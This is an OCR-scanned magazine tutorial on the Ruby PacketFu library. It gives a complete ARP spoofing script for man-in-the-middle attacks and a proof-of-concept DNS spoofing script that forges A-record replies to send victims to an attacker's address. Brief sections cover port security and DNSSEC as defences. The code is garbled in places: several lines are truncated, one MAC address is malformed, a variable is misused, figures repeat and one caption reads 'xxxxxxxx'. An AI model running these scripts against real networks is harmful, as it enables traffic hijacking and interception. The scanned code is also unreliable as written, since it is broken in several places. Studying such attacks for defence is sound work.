KEITH LEE

Manipulating The Network with PacketFu

Difficulty

PacketFu is a mid level packet manipulation library written in Ruby. The purpose of PacketFu was to make it easier for people for crafting and manipulating network packets in Ruby.

The PacketFu project was started in August 2008 by Tod Breadsley from BreakingPoint Systems. The reason for this project was that there wasn't any easy to use packet crafting and manipulation library for Ruby. PacketFu was built on top of PcabRub library..

PacketFu is currently included as a library inside Metasploit pentesting framework which is extremely useful if you are planning to code custom networking related modules in metasploit.

The best way to use PacketFu is to run it in Ubuntu or to download a copy of Backtrack 4. The next thing you should do is to checkout the latest svn release of PacketFu (see Figure 1).


ARP Spoofing with PacketFu

In this exercise, we are going to learn to how to create address resolution protocol (ARP) spoofing packets and also create domain name services (DNS) spoofing packets with PacketFu. ARP spoofing allows you to perform a man in the middle (MITM) attack on the target. Effectively, it is sending a ARP packet to the target saying that the target that your host computer is the gateway instead of the real gateway.

To learn about the format about the network packets, you can read the request for comment (RFC) or if you are more of a practical type of person. You could be running wireshark side along with some linux commands/tools to generate the network packets and capture/analyze the packets in wireshark (that's if the protocol is supported in wireshark).

For example, to understand what comprises of a dns request/response packet, you could run nslookup and capture the request/response packet with wireshark by listening passively on a wireless network interface (see Table 1).


Let's look at how an ARP spoof packet looks like in wireshark


(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

```
No. -  Time        Source           Destination
    1 0.000000     10.7.5.95        203.211.152.66
    2 0.012937     203.211.152.66   10.7.5.95
```

```
⊞ User Datagram Protocol, Src Port: 59058 (59058), Dst Port: domain (53)
⊟ Domain Name System (query)
    [Response In: 2]
    Transaction ID: 0x9777
  ⊞ Flags: 0x0100 (Standard query)
    Questions: 1
```

Figure 2. *Fields that incoming DNS responses are checked for*



```
$ svn checkout http://packetfu.googlecode.com/svn/trunk packetfu-readonly
```

Figure 1. *Checking out the SVN source for packetfu*

WHAT YOU WILL LEARN...

How to craft packets in Ruby

WHAT SHOULD YOU KNOW...

Basics in programming

Under the Ethernet section of the ARP packet, you will find 3 fields (Destination, Source and Type).

I have specified the Destination MAC address to be `FF:FF:FF:FF:FF:FF` which is the broadcast address of the network. That means that all computers in the network will receive this ARP packet. Change this to the MAC address to the target computer if you want to be more specific.

The source address would be that of the gateway and the type would be 0x0806 in order for it to be classified as an ARP packet.

The next few sections in *Address Resolution Protocol* (ARP) is pretty standard with the exception of Opcode. You must specify a value of 0x0002 for it to be a ARP reply instead of ARP request packet. You would create an ARP request packet (0x0001) if you would like to know the MAC address of a certain IP address in the network. Let's now dive into the coding portion of this exercise. The table shows the relevant attributes that we need to specify in PacketFu when defining the packet (see Table 2).

Defending Against ARP Spoofing In Your Network

It is possible to protect your users in the network against ARP spoofing by enable port security in the switch. Port security makes it possible to make sure that there is only one Mac address behind each port of the switch. Some switches do allow you to disable the port or/and alert you about the issue via simple network management protocol (SNMP).

Spoof DNS Replies to Client Hosts with PacketFu

In the next exercise, we will learn about how to write your own DNS spoofing script with PacketFu.

How do you work around this port security feature to *attack* the target user? One method is to use DNS spoofing.

When the target sends out a DNS lookup request to DNS server, the first DNS response packet received matching the same transaction ID and source port will be accepted by the target machine. That's basically the only checks that the client does. You do not need to spoof the sender IP address / ethernet address in your DNS response packet (see Figure 2).

PacketFu is currently not possible to bind to an interface with an IP address. A chat with the author mentions that this might change in future. A current workaround that I am using is to use two

Table 1. *Fields of ARP Packet as shown in Wireshark*

Ethernet II	

Destination:
Source:
Type:
	`Broadcast (ff:ff:ff:ff:ff:ff)`
	`11:22:33:44:55:66 (11:22:33:44:55:66)`
	`ARP (0x0806)`

Address Resolution Protocol	

Hardware Type:
Protocol Type:
Hardware Size:
Protocol Size:
Opcode:
Sender MAC Address:
Sender IP Address:
Target MAC Address:
Target IP Address:
	`Ethernet (0x0001)`
	`IP (0x0800)`
	`6`
	`4`
	`Reply (0x0002)`
	`11:22:33:44:55:66 (11:22:33:44:55:66)`
	`10.7.3.1 (10.7.3.1)`
	`Broadcast (FF:FF:FF:FF:FF:FF)`
	`0.0.0.0`


Table 2. *Matching of between ARP packet fields and attributes in PacketFu*

Packet Structure as shown in Wireshark	**Attributes as used in PacketFu**
Ethernet II Destination: Broadcast (FF:FF:FF:FF:FF:FF) Source: 11:22:33:44:55:66 Type: ARP (0x0806)	eth_daddr eth_saddr

Address Resolution Protocol
Hardware Type: Ethernet (0x0001)
Protocol Type: IP (0x0800)
Hardware Size: 6
Protocol Size: 4
Opcode: Reply (0x0002)
Sender MAC Address: 11:22:33:44:55:66 (11:22:33:44:55:66)
Sender IP Address: 10.7.3.1 (10.7.3.1)
Target MAC Address: Broadcast (FF:FF:FF:FF:FF:FF)
Target IP Address: 0.0.0.0
	`arp _ opcode`
	`arp _ saddr _ mac`
	`arp _ saddr _ ip`
	`arp _ daddr _ mac`
	`arp _ daddr _ ip`


Table 3. *Source code for ARP Spoofing*

Line	**Code**
1	`#!/usr/bin/env ruby`
2	`require 'packetfu'`
3	`$ipcfg = PacketFu::Utils.whoami?(:iface=>'eth0')`
4	`puts "ARP spoofing the network..."`
5	`arp _ pkt = PacketFu::ARPPacket.new(:flavor => "Windows")`
6	`arp _ pkt.eth _ saddr = "00:00:00:00:00:00"`
7	`arp _ pkt.eth _ daddr = "FF:FF:FF:FF:FF:FF"`
8	`arp _ pkt.arp _ saddr _ mac = $ipcfg[:eth _ saddr]`
9	`arp _ pkt.arp _ daddr _ mac = "FF:FF:FF:FF:FF"`
10	`arp _ pkt.arp _ saddr _ ip = '192.168.1.1'`
11	`arp _ pkt.arp _ daddr _ ip = "0.0.0.0"`
12	`arp _ pkt.arp _ opcode = 2`
13	`caught=false`
14	`while caught==false do`
15	`    arp _ pkt.to _ w('eth0')`
16	`end`




```
#!/usr/bin/env ruby
require 'packetfu'
$ipcfg = PacketFu::Utils.whoami?(:iface=>'wlan0')
$yourIPAddress="192.168.1.4"
def sniffDNSPacket()
    pkt_array = PacketFu::Capture.new(:iface => 'wlan0', :start => true, :filter => 'udp and port 53', :save=>true)
    caught = false
    while caught==false do
        pkt_array.stream.each do |p|
            pkt = PacketFu::Packet.parse(p)
            $dnsCount = pkt.payload[2].to_s(base=16)+pkt.payload[3].to_s(base=16)
            $domainName=""
            if $dnsCount=='10'
                g=13
                while g<100
                    if pkt.payload[g].to_s(base=16).hex.chr=="\003"
                        $domainName+="."
                    elsif pkt.payload[g].to_s(base=16).hex.chr=="\000"
                        break
                    else
                        $domainName+=pkt.payload[g].to_s(base=16).hex.chr
                    end
                    g+=1
                end
                #Inject Packet if DNS A Record Lookup
                if pkt.payload[g+2].to_s(base=16)=="1"
                    transID1 = pkt.payload[0].to_s(base=16)
                    transID2 = pkt.payload[1].to_s(base=16)
                    generateDNSResponse($domainName,transID1,transID2,pkt.eth.saddr.to_s,pkt.ip.saddr.to_s,pkt.udp_d
                end
            end
        end
    end
end

def generateDNSResponse(domainName,transID1,transID2,eth_saddr,ip_saddr,udp_dst)
    domainName1 = domainName.split(".")
    domainName2 = domainName1[0]+"\x03"+domainName1[1]+"\x00"
    domainNameLen = domainName1[0].length
    domainNameLen = [domainNameLen].pack('c*')

    yourIPAddress1 = $yourIPAddress.split('.')
    yourIPAddressHex = [yourIPAddress1[0].to_i,yourIPAddress1[1].to_i,yourIPAddress1[2]].pack('c*')
    yourIPAddressHex+= [yourIPAddress1[3].to_i].pack('c*')

    transID= transID1.hex.chr+transID2.hex.chr
    udp_pkt = PacketFu::UDPPacket.new
    udp_pkt.eth_saddr = $ipcfg[:eth_saddr]
    udp_pkt.eth_daddr = eth_saddr
    udp_pkt.udp_src= "53"
    udp_pkt.udp_dst= udp_src.to_i
    udp_pkt.ip_saddr= $ipcfg[:ip_saddr]
    udp_pkt.ip_daddr= ip_saddr
    udp_pkt.payload=transID+"\x81\x80"+"\x00\x01"+"\x00\x01"+"\x00\x00"+"\x00\x00"+domainNameLen+domainName2
    udp_pkt.payload+="\x00\x01"+"\x00\x01"+"\xc0\x0c\x00\x01\x00\x01\x00\x00\x13\x99\x00\x04"+yourIPAddressHex
    udp_pkt.recalc
    udp_pkt.to_w('wlan0')
end
sniffDNSPacket()
```

Figure 3. *POC Source code for Client DNS Spoofing*



```
⊟ Domain Name System (query)
    [Response In: 2]
    Transaction ID: 0x9777
  ⊞ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊞ yahoo.com: type A, class IN

0010  00 37 64 ca 00 00 80 11  62 70 0a 07 05 5f cb d3   .7d..... bp..._..
0020  98 42 e6 b2 00 35 00 23  c1 aa 97 77 01 00 00 01   .B...5.# ...w....
0030  00 00 00 00 00 00 05 79  61 68 6f 6f 03 63 6f 6d   .......y ahoo.com
0040  00 00 01 00 01                                     .....
```

Figure 4. *The payload in DNS query packet*



```
⊟ Domain Name System (query)
    [Response In: 2]
    Transaction ID: 0x9777
  ⊞ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊞ yahoo.com: type A, class IN

0010  00 37 64 ca 00 00 80 11  62 70 0a 07 05 5f cb d3   .7d..... bp..._..
0020  98 42 e6 b2 00 35 00 23  c1 aa 97 77 01 00 00 01   .B...5.# ...w....
0030  00 00 00 00 00 00 05 79  61 68 6f 6f 03 63 6f 6d   .......y ahoo.com
0040  00 00 01 00 01                                     .....
```

Figure 5. *The transaction ID of DNS query packet in hexadecimal*

wireless network cards. One in monitor mode and another in managed mode. The traffic is redirected from the monitor interface `mon0` to `at0` using Airtun-ng. An IP address is set on `at0` interface. The script is then bind to the `at0` interface to capture packets.

There are two functions which I will explain in the POC code shown below.

The first function `sniffDNSPacket()` will parse each packet sniffed at the network interface.

The second function `generateSpoofPacket()` will be called when it detects a DNS request packet.

Parsing Packets with PacketFu

Let's look at how to perform packet parsing in PacketFu.

The below code specifies the network interface to listen to. For the current version of PacketFu, the network interface must be bind to an IP address. If not, it will not work. We have specified the options below to start the capture process and to save the packets captured at the interface (see Figure 3).

A filter is set to only capture packets that match the criteria *udp and port 53*. If you have used wireshark before, this capture filter should be familiar to you.

```
pkt_array = PacketFu::
  Capture.new(:iface => 'wlan0',
    :start => true, :filter =>
     'udp and port 53', :save=>true)
```

Next, we iterate through each packets in the network packet stream captured at the interface. It checks to see if the packet is empty. If the packet is not empty, we convert the character string representation of the packet back into a PacketFu packet.

```
caught = false
while caught==false do
  pkt_array.stream.each do |p|
     if PacketFu::Packet.has_data?
         pkt = PacketFu::
                    Packet.parse(p)
```

As shown in the below wireshark screenshot. We have identified the data portion (payload) of the DNS query. The data portion is also known as the payload in PacketFu (see Figure 4).

In the below screen, I have highlighted the transaction ID, the information is stored in the first 2 bytes of the payload. In order to identify if it's a DNS query, the next variable would contain the information we need. `\x01\x00` (see Figure 5).

In the below code, we extract the 3rd and 4th byte of the payload. Since the bytes are represented in hexadecimal values, we need to change it to `base=16`.

```
$dnsCount = pkt.payload[2].to_s(base
                 =16)+pkt.payload[3].to_
                 s(base=16)
$domainName=""
if $dnsCount=='10'
```

The domain name queries starts at 13 byte of the payload. The13th byte specifies the length of the domain name before the dot com. The dot in front of the com is represented by a `\x03`. The end of the domain name string is terminated by a `\x00`.

The next 2 bytes refers to the type of the query. You can use the below table for reference. You will need to convert it to hex values (Table 4).

From the below code, the script reads each byte of the payload from the 13 byte until it hits a `\x00` which it terminates. We convert the hex value of the domain name back into ASCII characters using the `.hex.chr` function (see Figure 8).

In the below code, we check to see if the next 2 bytes in the payload after the terminator `\x00` of the domain name contains a value of 1. If it does, we call our function `generateDNSResponse()` to send out a spoof DNS packet (see Figure 9, 10).

Generating Spoofed DNS Response

Next, we will move on to `generateDNSResponse()` function.


If you are converting a character stream to binary, you will need to use the pack(`c*`) function. The c word represents a character and * means convert everything in the array from character to binary.

Table 4. *Explains the source code listed in table 3*

Line 2	Imports the packetfu library.
Line 3	`PacketFu::Utils:whoami?(iface=>'eth0')` is a useful function which allows you to get information about your network interface (e.g. MAC/IP address) All information about the network interface is stored in the hash `$ipcfg[]`
Line 5	Defines an ARP packet with "windows" flavor. You can replace it with "linux" too
Line 8	Source Ethernet Mac Address (If you want to spoof it as packets send from the gateway. Change it to the MAC address of that of the gateway) Extract the host MAC address information from the hash $ipcfg[] Other hash values that can be accessible from `$ipcfg[]` are `:eth _ erc`, `:ip _ saddr`, `:ip _ src`, `:eth _ dst` and `eth _ daddr`
Line 9	Destination MAC Address (Enter the MAC address of the target computer. Enter `FF:FF:FF:FF:FF:FF` if you want to target any computers in the network)
Line 10	ARP Packet Source IP Address
Line 11	ARP Packet Destination IP Address
Line 12	Specifies the Opcode of the ARP packet. Opcode of 1 means ARP Request. Opcode of 2 means ARP Response
Line 15	Using an infinite loop, arp spoof packets are sent to the eth0 interface


Table 5. *Table showing the list of DNS lookups*

Type	Value	Description
A	1	IP Address
NS	2	Name Server
CNAME	5	Alias of a domain name
PTR	12	Reverse DNS Lookup using the IP Address
HINFO	13	Host Information
MX	15	MX Record
AXFR	252	Request for Zone Transfer
ANY	255	Request for All Records




```
0010   00 37 64 ca 00 00 80 11   62 70 0a 07 05 5f cb d3   .7d..... bp..._..
0020   98 42 e6 b2 00 35 00 23   c1 aa 97 77 01 00 00 01   .B...5.# ...w....
0030   00 00 00 00 00 00 05 79   61 68 6f 6f 03 63 6f 6d   .......y ahoo.com
0040   00 00 01 00 01                                      .....
```

Figure 6. *The domain name queried in DNS lookup as shown in the payload*




```
⊟ Queries
  ⊟ yahoo.com: type A, class IN
      Name: yahoo.com
      Type: A (Host address)
      Class: IN (0x0001)

0010   00 37 64 ca 00 00 80 11   62 70 0a 07 05 5f cb d3   .7d..... bp..._..
0020   98 42 e6 b2 00 35 00 23   c1 aa 97 77 01 00 00 01   .B...5.# ...w....
0030   00 00 00 00 00 00 05 79   61 68 6f 6f 03 63 6f 6d   .......y ahoo.com
0040   00 00 01 00 01                                      .....
```

Figure 7. *The type of DNS lookup. Type A refers to IP Address*




```
if $dnsCount=='10'
    g=13
    while g<100
        if pkt.payload[g].to_s(base=16).hex.chr=="\003"
            $domainName+="."
        elsif pkt.payload[g].to_s(base=16).hex.chr=="\000"
            break
        else
            $domainName+=pkt.payload[g].to_s(base=16).hex.chr
        end
        g+=1
    end
```

Figure 8. *Code checks to see if its a DNS query packet and extracts domain name queried*




```
#Inject Packet if DNS A Record Lookup
if pkt.payload[g+2].to_s(base=16)=="1"
    transID1 = pkt.payload[0].to_s(base=16)
    transID2 = pkt.payload[1].to_s(base=16)
    generateDNSResponse($domainName,transID1,transID2,pkt.eth_saddr.to_s,pkt.eth
end
```

Figure 9. *Code that parse the DNS query packet and injects response if DNS query type is A*




```
⊟ Queries
  ⊟ yahoo.com: type A, class IN
      Name: yahoo.com
      Type: A (Host address)
      Class: IN (0x0001)
0010  00 37 b0 20 00 00 80 11  a6 2c 0a 07 05 5f d2 c1   .7. .... .,..._..
0020  02 42 d7 06 00 35 00 23  50 01 a7 df 01 00 00 01   .B...5.# P.......
0030  00 00 00 00 00 00 05 79  61 68 6f 6f 03 63 6f 6d   .......y ahoo.com
0040  00 00 01                                           ....
```

Figure 10. *Type of DNS query is expressed in this portion of the payload*



```
def generateDNSResponse(domainName,transID1,transID2,eth.saddr,ip_saddr,udp_dst)
    domainName1 = domainName.split(".")
    domainName2 = domainName1[0]+"\x03"+domainName1[1]+"\x00"
    domainNameLen = domainName1[0].length
    domainNameLen = [domainNameLen].pack('c*')

    yourIPAddress1 = $yourIPAddress.split('.')
    yourIPAddressHex = [yourIPAddress1[0].to_i,yourIPAddress1[1].to_i,yourIPAddress1[2]].pack('c*')
    yourIPAddressHex+= [yourIPAddress1[3].to_i].pack('c*')

    transID= transID1.hex.chr+transID2.hex.chr
    udp_pkt = PacketFu::UDPPacket.new
    udp_pkt.eth_saddr = $ipcfg[:eth_saddr]
    udp_pkt.eth_daddr = eth_saddr
    udp_pkt.udp_src= "53"
    udp_pkt.udp_dst= udp_src.to_i
    udp_pkt.ip_saddr= $ipcfg[:ip_saddr]
    udp_pkt.ip_daddr= ip_saddr
    udp_pkt.payload=transID+"\x81\x80"+"\x00\x01"+"\x00\x01"+"\x00\x00"+"\x00\x00"+domainNameLen+domainName2
    udp_pkt.payload+="\x00\x01"+"\x00\x01"+"\xc0\x0c\x00\x01\x00\x01\x00\x00\x13\x99\x00\x04"+yourIPAddressHex
    udp_pkt.recalc
    udp_pkt.to_w('wlan0')
end
```

Figure 11. *xxxxxxxx*



```
⊟ Domain Name System (query)
    [Response In: 2]
    Transaction ID: 0x9777
```

Figure 12. *The transaction*

Further Resources

- PacketFu Google Code Site: *http://code.google.com/p/packetfu/*
- Tod Breadsley's Blog: *http://www.planb-security.net/*
- Backtrack 4 download link: *http://www.remote-exploit.org/backtrack_download.html*
- Metasploit Framework: *http://www.metasploit.com/*

In the early part of the script, `$yourIPAddress` is replaced with the fake IP address of the domain you want the client to be directed to.

The function `.recalc` recalculates all fields for all headers in the packet and generates the packet.

The function `.to _ w` writes to packet to the interface `wlan0` in this example (see Figure 11).

For the transaction ID, it is represented in 2 bytes of hexadecimal values (e.g. `01FF`). In order to write the values `\x01\xFF` directly inside the payload of the DNS response, you need to parse the values thru the function `.hex.chr`.

That is basically how the POC script works.

Defending Against Client DNS Spoofing Attack

So how do you defend against this type of client DNS spoofing attack? DNS security (DNSSEC) adds origin authentication and integrity. This makes it possible for client to verify DNS responses.

DNSSEC is currently supported in Windows Server 2008 R2 (Server and Client) and Windows 7 (Client). For more information on using DNSSEC in Windows environment, check out *http://technet.microsoft.com/en-us/library/ee649277%28WS.10%29.aspx.*

It is indeed very easy to get started with PacketFu. Give it a try and you won't regret it by its ease of use.

Keith Lee
You can reach me by the below means:
Email: keith.lee2012[at]gmail.com
Twitter: @keith55
Blog: http://milo2012.wordpress.com